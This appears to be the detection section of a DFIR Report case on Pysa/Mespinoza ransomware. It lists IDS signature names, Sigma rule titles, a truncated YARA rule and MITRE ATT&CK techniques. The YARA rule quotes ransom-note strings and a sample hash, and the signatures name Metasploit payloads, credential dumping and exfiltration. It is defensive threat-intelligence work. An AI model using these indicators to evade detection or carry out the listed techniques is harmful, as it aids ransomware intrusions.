ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET POLICY Outbound MSSQL Connection to Non-Standard Port - Likely Malware
ET SCAN NMAP SIP Version Detect OPTIONS Scan
ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)
GPL SNMP public access udp

```
ET SCAN Behavioral Unusual Port 139 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET SCAN Potential SSH Scan OUTBOUND
```

Sigma

[win hack koadic win mshta spawn shell win susp whoami win local system owner account discovery win susp schtask creation win susp powershell empire launch sysmon susp vssadmin ntds activity](#)

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2020-11-16
Identifier: Case 1010
Reference: https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/
*/

/* Rule Set ----- */

import "pe"

rule mespinoza_svchost {
meta:
description = "files - svchost.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-11-16"
hash1 = "df0cd6a8a67385ba67f9017a78d6582db422a137160176c2c5c3640b482b4a6c"
strings:
$s1 = ".*AV?$TF_CryptoSystemBase@VPK_Encryptor@CryptoPP@V?$TF_Base@VRandomizedTrapdoorFunction@Crypt
$s2 = "protonmail.com" fullword ascii
$s4 = "update.bat" fullword ascii
$s5 = ".*AV?$CipherModeFinalTemplate_CipherHolder@V?$BlockCipherFinal@$0A@VEnc@Rijndael@CryptoPP@@@C
$s6 = ".*AV?$AlgorithmImpl@VCBC_Encryption@CryptoPP@V?$CipherModeFinalTemplate_CipherHolder@V?$Bloc
$s7 = ".*AV?$TF_ObjectImplBase@VTF_EncryptorBase@CryptoPP@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@C
$s8 = ".*AV?$TF_ObjectImpl@VTF_EncryptorBase@CryptoPP@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@Crypt
$s9 = ".*AV?$TF_EncryptorImpl@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@V?$0AEP@VSHA1@Cryptol
$s10 = ".*AV?$TF_EncryptorImpl@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@V?$0AEP@VSHA1@Crypt
$s11 = ".*AV?$TF_ObjectImplBase@VTF_EncryptorBase@CryptoPP@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@
$s12 = ".*AV?$AlgorithmImpl@VTF_EncryptorBase@CryptoPP@V?$TF_ES@URSA@CryptoPP@V?$0AEP@VSHA1@Cryptol
$s13 = ".*AV?$TF_ObjectImpl@VTF_EncryptorBase@CryptoPP@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@Crypt
$s14 = "Check out our website, we just posted there new updates for our partners:" fullword ascii
$s15 = "Also, be aware that we downloaded files from your servers and in case of non-payment we will
```

```
$s16 = "E3AF7F517600CD3B9006519EA9E24F65CE0318C3F326A20C1C73F644F32C4CDCEE7A398153C29C4B844A7388D639.  
$s17 = "30820220300D06092A864886F70D01010105000382020D003082020802820201009A673A7A8FD521FAE7C950BDF.  
$s18 = "A76229D9DAD792BF87826DBE0FFED40E7CEE781DF4E8B4AF086E21D41CE0912DAC6252A512B4C81F98E46F1268F7.  
$s19 = "CE012C93EC57B77DB5D9D4C345E7F3A2564C09E728C8B88CCD6A824C070EDDA34DA7082665B0732783868CE38C5F.  
$s20 = " : ;+;6;?;E;" fullword ascii /* hex encoded string 'n' */  
condition:  
uint16(0) == 0x5a4d and filesize < 2000KB and  
( pe.imphash() == "b5e8bd2552848bb7bf2f28228d014742" or 8 of them )  
}
```

MITRE

External Remote Services – T1133 Valid Accounts – T1078 Graphical User Interface – T1061 Mshta – T1218.005
PowerShell – T1059.001 Local Account – T1087.001 Remote System Discovery – T1018 File and Directory
Discovery – T1083 Domain Trust Discovery – T1482 Account Discovery – T1087 Scheduled Task – T1053.005
Lateral Tool Transfer – T1570 SMB/Windows Admin Shares – T1021.002 Remote Desktop Protocol – T1021.001
Credential Dumping – T1003 LSASS Memory – T1003.001 Process Discovery – T1057 Standard Application
Layer Protocol – T1071 Exfiltration Over C2 Channel – T1041 Data Encrypted for Impact – T1486 Rundll32 –
T1218.011 Internal case 1010

Source: <https://thefirreport.com/2020/11/23/pysa-mespinoza-ransomware/>